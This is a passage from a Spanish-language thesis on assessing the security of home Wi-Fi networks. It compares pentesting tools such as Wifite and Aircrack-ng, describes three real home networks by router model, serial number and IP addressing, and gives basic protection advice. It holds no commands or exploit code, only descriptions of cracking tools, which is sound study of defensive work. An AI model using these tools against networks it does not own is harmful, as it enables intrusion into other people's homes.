IDEAS CENTRALES	<ul style="list-style-type: none">• Una red inalámbrica es un conjunto de computadoras interconectadas entre si, por medio de ondas de radio.• El objetivo de construir una red consiste en que todas las computadoras que forman parte de ella se encuentren en condiciones de compartir su información y sus recursos con los demás.
CONCEPTOS CLAVES	Políticas de seguridad, WEP, Protocolos, Estándar 802.11, TKIP.
CONCLUSIONES	Con la tecnología inalámbrica se abre todo un mundo de posibilidades de conexión sin la utilización de cableado, proporcionando una flexibilidad y comodidad sin precedentes en la conectividad entre pc. Esa tecnología tiene como mayor inconveniente la principal de sus ventajas el acceso al medio compartido de cualquiera con el material y los métodos adecuados, proporcionado un elevado riesgo de seguridad.
APORTE A TEMA ELEGIDO	Este paper porta una explicación acerca de temas como sistemas de detectores de intrusos en las redes inalámbricas. Además de políticas de seguridad y los riesgos de las redes inalámbricas basadas en tecnologías Bluetooth y Wi-Fi.

2.2.4 Procesamiento y análisis de datos

De acuerdo con la información recolectada de tesis similares a lo planteado se puede decir que:

- No se encontró información acerca de las facilidades que proporcionan las redes inalámbricas en comparación con redes cableadas.
- La mayoría de la información se enfoca en amenazas informáticas en instituciones, empresas restándole importancia a las redes inalámbricas domésticas.
- Es necesario realizar una investigación para conocer los problemas o peligros que se aprovechan de las vulnerabilidades existentes en las redes domésticas.
- Se encontró herramientas, pero no el uso de estas por lo cual se debería tener una herramienta adecuada para un buen diagnóstico de la red con la cual se pueda conocer las vulnerabilidades.
- La implementación de políticas de seguridad ayudará a proteger el nivel de seguridad de las redes inalámbricas domésticas con el fin de proteger la información de terceros.

CAPÍTULO III.- RESULTADOS Y DISCUSIÓN

3.1 Análisis y discusión de los resultados

3.1.1 Determinación de la herramienta de Pentesting

Para la determinación de la herramienta de Pentesting se decidió comparar 11 de 31 herramientas investigadas. Entre las herramientas escogidas están herramientas para pc y Android con las cuales se ha interactuado e investigado su funcionamiento y uso.

Tabla 3.1: Cuadro comparativo entre herramientas de Pentesting.
Elaborado por: La investigadora

Herramienta	Dispositivo	Descripción	Actividad
Airgeddon	Pc	Airgeddon es un contenedor de herramientas de terceros basado en menús para auditar redes inalámbricas con muchas funciones[33].	Airgeddon tiene la capacidad de cambiar la interfaz inalámbrica al modo de monitor utilizando su propio programa, que incluye un asistente para recibir un protocolo de enlace WPA[33].
Nmap	Pc	Programa de código abierto, multiplataforma para seguridad informática y administración de redes[19].	Escanea una red y sus puertos con el fin de obtener información sobre la misma[19].
Aircrack-ng	Pc	Aircrack-ng es un conjunto completo de herramientas para evaluar la seguridad de la red WiFi[21].	Supervisión, Ataque, Pruebas, Craqueo. Todas las herramientas son de línea de comandos[21].
Wifite	Pc	Esta herramienta incluye listas de las contraseñas más utilizadas, o el usuario	Realiza búsquedas exhaustivas de palabras clave, también conocido

		puede proporcionar su propia lista de diccionarios[18].	como fuerza bruta o ataques de diccionario. Invoca un ataque de diccionario contra una de las redes (preferiblemente una con WPS habilitado y una intensidad de señal alta) mediante el dominio[18].
Acrylic WI-FI	Pc	Esta herramienta está disponible para Windows, existe 2 tipos de versiones la gratuita y la pagada. En el caso de la gratuita esta herramienta muestra muy poca información al respecto de vulnerabilidades[30].	Visualización de información WiFi en tiempo real. Puntua tu red, identifica problemas de canal, revisa la cobertura y mejora el funcionamiento de la red WiFi de tu casa[30].
Nessus	Pc	Nessus es un programa de escaneo de vulnerabilidades en diversos sistemas operativos[26].	Consiste en un demonio o diablo, nessusd, que realiza el escaneo en el sistema objetivo, y nessus, el cliente (basado en consola o gráfico) que muestra el avance e informa sobre el estado del escaneo[26].
OpenVas	Pc	OpenVAS es un escáner de vulnerabilidades con todas las funciones[28].	Sus capacidades incluyen pruebas autenticadas y no autenticadas, varios protocolos industriales y de Internet de alto y bajo nivel, ajuste de rendimiento para escaneos a gran escala y un poderoso lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad[28].
		Está especializada en la auditoria de redes	Escanea puertos y vulnerabilidades. Además,

Wifislax	Pc	inalámbricas (Wireless) además de poseer herramientas de gestión y uso cotidiano como, Reparadores de arranque, procesadores de texto[5].	tiene herramientas de análisis forense y herramientas para la auditoría inalámbrica, además de añadir una serie de útiles lanzadores[5].
Wpsapp	Android	Comprueba si tu red es segura mediante la conexión con protocolo WPS[38].	Muestra información acerca BSSID, cifrado y el estado del WPS[38].
WiFi Analyzer	Android	WiFi Analyzer es una sencilla solución de software de monitoreo de redes WiFi[5].	Es ideal para aquellos que no esperan realizar más que un análisis inalámbrico, porque muestra información importante de nuestros dispositivos como ip, puerta de enlace, máscara de red, Dns1, Dns2, servidor ip, velocidad de enlace, SSID[5].
WiFi WPS WPA Tester	Android	Prueba redes wifi con la intención de comprobar sus niveles de protección y seguridad[4].	Realiza un escaneo completo de la red además muestra recomendaciones de cifrados para nuestra red, información acerca de nuestros dispositivos, red y una prueba de velocidad[4].

De acuerdo con el análisis comparativo realizado en la tabla 3.1, se decidió utilizar las herramientas Airededdon, Wifite, Aircrack-ng para evaluar la seguridad de las redes inalámbricas, lo que permite identificar posibles debilidades en la seguridad de la información y tomar medidas para mitigar los riesgos. Además, tienen una interfaz gráfica de usuario que facilita su uso. Para identificar las vulnerabilidades se eligió la herramienta Nessus con la cual se podrá conocer a detalle las vulnerabilidades presentes en los equipos conectados a la red doméstica.

3.1.2 Determinar el Modelo de red doméstica inalámbrica

Una red doméstica inalámbrica es una red de área local que utiliza tecnología Wi-Fi para conectar dispositivos a Internet sin necesidad de cables. Esto le permite acceder a Internet desde cualquier parte del hogar siempre que se encuentren dentro del alcance de la señal de Wi-Fi. De esta forma, los dispositivos pueden compartir recursos y servicios, como la conexión a Internet, archivos y periféricos, sin la necesidad de cables que limiten la movilidad de los usuarios en su hogar. Los componentes de esta red son equipos inalámbricos como impresoras, laptops, televisores, teléfonos inteligentes y electrodomésticos que soporten tecnología Wi-Fi.

La conexión entre los componentes de esta red se realiza mediante un cliente y un punto de acceso Wi-Fi.




Figura 3.1: Diagrama de Red Doméstica
Realizado por: La investigadora

Por lo general, se recomienda colocar el router Wi-Fi en un lugar central de la casa o el espacio que se desea cubrir, para que la señal llegue a todos los dispositivos por igual. Es importante evitar colocar el router cerca de objetos metálicos, espejos, paredes gruesas, electrodomésticos que emitan señales de interferencia, como hornos

de microondas o teléfonos inalámbricos, ya que estos objetos pueden bloquear la señal y reducir el alcance. Además, no se debe colocar el router cerca de ventanas o puertas donde pueda estar expuesto a condiciones climáticas extremas, ya que esto puede afectar la vida útil del dispositivo. El lugar ideal para colocar un router Wi-Fi es un lugar central, alto y alejado de objetos que puedan interferir con la señal.

Para mantener segura la red se recomienda algunas políticas de seguridad que se pueden aplicar a una red inalámbrica doméstica como:

- Cambiar la contraseña por defecto del router: Muchos routers tienen una contraseña predeterminada que es fácil de adivinar. Es importante cambiar esta contraseña por una más segura para evitar el acceso no autorizado.
- Utilizar una contraseña segura para la red inalámbrica: Mantenga la contraseña de su red inalámbrica larga y compleja para que no pueda ser adivinada o descifrada. Se recomienda una combinación de letras, números y símbolos.
- Desactivar el SSID broadcast: Deshabilitar la transmisión de su SSID (nombre de la red inalámbrica) puede dificultar el acceso de los intrusos a la red.
- Activar la encriptación de la red: El cifrado es una tecnología de seguridad que protege los datos transmitidos en la red. Se recomienda activar el cifrado WPA2 o WPA3.
- Restringir el acceso a la red: Los permisos de acceso a la red se pueden configurar para restringir el acceso a dispositivos desconocidos. También puede establecer ciertos permisos para usuarios conocidos.
- Actualizar el firmware del router: Es importante actualizar el firmware de su enrutador regularmente para evitar errores y agujeros de seguridad.
- Configurar un firewall: Un firewall ayuda a proteger la red de posibles ataques externos. Se recomienda configurar el firewall del enrutador y el sistema operativo del dispositivo de red.

3.1.3 Determinación de equipos de análisis

Red inalámbrica doméstica 1

Tabla 3.2: Información red inalámbrica doméstica 1 y equipos.

Elaborado por: La investigadora

Proveedor	Speedy
Velocidad	80 Mbps
Modelo Router	TL-WR740N
Serie Router	2157742600217
Marca Router	TP-LINK
Configuración usada	WPA/WPA2
Topología	Estrella-bus / Estrella-anillo
Direccionamiento IP	Clase C 192.168.0.105
Macara de subred	255.255.255.0
Puerta de enlace	192.168.0.1

Los datos presentados corresponden a una red doméstica ubicada en el cantón Pelileo con el servicio de la compañía Speedy. Después de familiarizarse con la red del proveedor, se pudo observar que la ubicación del Router fue determinada en base a las preferencias y comodidad del propietario del inmueble, considerando también las sugerencias de los técnicos que colaboraron en su instalación. Normalmente en esta red se conectan 5 dispositivos inalámbricos como: 3 Smartphones, 1 Laptop y una Impresora inalámbrica.

Diseño de la ubicación de los equipos y su direccionamiento IP en el momento de la inspección.




Figura 3.2: Red Doméstica 1 – Proveedor Speedy
Realizado por: La investigadora

Red inalámbrica doméstica 2

Tabla 3.3: Información red inalámbrica doméstica 2 y equipos.

Elaborado por: La investigadora

Proveedor	Netlife
Velocidad	90 Mbps
Modelo Router	EG8145V5
Serie Router	485754435AF106A2
Marca Router	HUAWEI
Configuración usada	WPA/WPA2
Topología	Estrella-bus / Estrella-anillo
Direccionamiento IP	Clase C 192.168.100.28
Macara de subred	255.255.255.0
Puerta de enlace	192.168.100.1

Los datos presentados corresponden a una red doméstica ubicada en el centro de la ciudad de Ambato con el servicio de la compañía Netlife. Después de familiarizarse con la red del proveedor, se pudo observar que la ubicación del Router fue determinada en base a las preferencias y comodidad del propietario del inmueble, considerando también las sugerencias de los técnicos que colaboraron en su instalación. Normalmente a esta red se conectan 8 dispositivos inalámbricos como: 4 Smartphones, 1 Tablet y 3 Laptops.

Diseño de la ubicación de los equipos y su direccionamiento IP en el momento de la inspección.




Figura 3.3: Red Doméstica 2 – Proveedor Netlife
Realizado por: La investigadora

Red inalámbrica doméstica 3

Tabla 3.4: Información red inalámbrica doméstica 3 y equipos.

Elaborado por: La investigadora

Proveedor	CNT
velocidad	40 Mbps
Modelo Router	HG8245H5
Serie Router	48575443DFAA16A5
Marca Router	Huawei
Configuración usada	WPA/WPA2
Topología	Estrella-bus / Estrella-anillo
Direccionamiento IP	Clase C 192.168.1.6
Macara de subred	255.255.255.192
Puerta de enlace	192.168.1.1

Los datos presentados corresponden a una red doméstica ubicada en la parroquia Izamba con el servicio de la compañía CNT. Después de familiarizarse con la red del proveedor, se pudo observar que la ubicación del Router fue determinada en base a las preferencias y comodidad del propietario del inmueble, considerando también las sugerencias de los técnicos que colaboraron en su instalación. Normalmente a esta red se conectan 5 dispositivos inalámbricos como: 4 Smartphones y una Laptop.

Diseño de la ubicación de los equipos y su direccionamiento IP en el momento de la inspección.




Figura 3.4: Red Domestica 3 – Proveedor CNT
Realizado por: La investigadora

3.2 Desarrollo de la propuesta

3.2.1 Metodologías ágiles de desarrollo

Para el desarrollo de la propuesta, es esencial elegir la metodología de desarrollo adecuada, la cual nos permita realizar los procesos y tareas de forma ágil y eficiente, se procede a realizar un cuadro comparativo entre las metodologías: Kanban, Scrum, XP.

Tabla 3.5: Cuadro comparativo entre las metodologías.

Elaborado por: La investigadora

	Kanban	Scrum	XP
Tamaño del proyecto	Pequeños, medianos y grandes proyectos[41].	Pequeños, medianos y grandes proyectos[42].	Pequeños, medianos y grandes proyectos[43].
Tamaño del equipo	Mínimo 1 persona y máximo 10 personas[41].	Mínimo 5 personas y máximo 10 personas[42].	Mínimo 2 personas y máximo 10 personas[43].
Marco de tiempo	Mantiene su foco en ítems individuales en cada momento[44].	Marco de tiempo de iteración de 2 a 4 semanas[45].	Marco de tiempo de iteración de 1 o 2 semanas[45].
Gestión de requerimientos	Tableros Kanban[41].	Sprint[42].	Tarjetas de tareas[43].
Desarrollo	Gradual y evolutivo[41].	Iterativo y rápido[42].	Iterativo y rápido[43].
Complejidad de diseño	Diseño visual sencillo[41].	Diseño complejo[42].	Diseño simple[43].
Fases	Define el flujo de trabajo, Visualiza las fases, Finalizar tareas antes de comenzar otras,	Planificación, desarrollo, Entrega[45].	Planificación, diseño, codificación Pruebas, lanzamiento[43]

	control del flujo de tareas[46].		.
Cambios	La mejora es infinita por lo que se debe mejorar continuamente los procesos en función de los objetivos definidos[41].	No acepta cambios, pero si mejoras continuas[45].	Acepta cambios durante la iteración[43].
Orden	Representar ítems bajo trabajo las que se colocan sobre un plano basado en la información dada por los sistemas de gestión técnica y de proyecto de software[44].	Permite que el equipo con base en la prioridad definida por el cliente sea quién decida en qué se puede comprometer para cada iteración en cuanto a desarrollo se refiere[45].	El equipo debe seguir el lineamiento dado por el cliente[45].
Retroalimentación	Sugiere retroalimentaciones periódicas para la mejora continua y la prestación efectiva de servicios[46].	Sugiere retroalimentación al finalizar cada sprint[45].	Sugieren retroalimentaciones tempranas a medida que se desarrolla la entrega[45].

3.2.2 Metodología de Kanban

Para el presente proyecto se eligió la metodología Kanban la cual ayuda a mejorar el proceso y visualización del proyecto mediante el uso de tableros la cual muestra la información mediante 4 columnas y límites WIP el cual permite gestionar del flujo de trabajo de mejor forma.

- **Visualizar el flujo de trabajo**

Para visualizar el flujo de trabajo se creó el siguiente tablero Kanban con la aplicación KanbanFlow la cual muestra 1 tablero con 3 columnas como:

To-do, In progress, Done. Además, esta aplicación también brinda la posibilidad de controlar el tiempo que se dedica a una tarea específica, lo que resulta útil para mejorar la productividad y la gestión del tiempo.




Figura 3.5: Tablero Kanban

- **Límites WIP (Work in progress)**

Esta opción ayuda a gestionar de mejor manera el límite de tareas a realizarse con el cual se evita la acumulación de trabajo sin terminar. No hay una cantidad específica acerca de un límite de tareas porque esta sé específica de acuerdo con cada persona u organización y la prioridad que manejen.




Figura 3.6: Tablero Kanban actualizado

- **Controlador de tiempo (Timer)**

Una de las ventajas que usa kanbanflow es la del tiempo con el cual se puede medir el tiempo que empleado en una tarea. También se puede configurar mediante la técnica Pomodoro el cual establece un tiempo determinado de trabajo y descanso.




Figura 3.7: Tiempo definido por preferencia




Figura 3.8: Técnica Pomodoro

La figura 3.7 muestra un tiempo definido por la persona u organización para una determinada tarea, mientras que la figura 3.8 muestra el tiempo basado en la técnica Pomodoro.

- **Flujo de trabajo**




Figura 3.9: Flujo de trabajo

El flujo de trabajo puede variar de acuerdo con el investigador ya que este puede aumentar más tareas al tablero, la figura 3.9 muestra el flujo de trabajo con el que se trabajó.

3.3 Desarrollo de las tareas

3.3.1 Fase de Preparación

3.3.1.1 Instalación máquina virtual

Para alcanzar el objetivo del análisis de vulnerabilidades en redes inalámbricas domésticas se usó Virtual box para crear una máquina virtual con el sistema operativo Kali Linux.




Figura 3.10: Máquina virtual Kali Linux

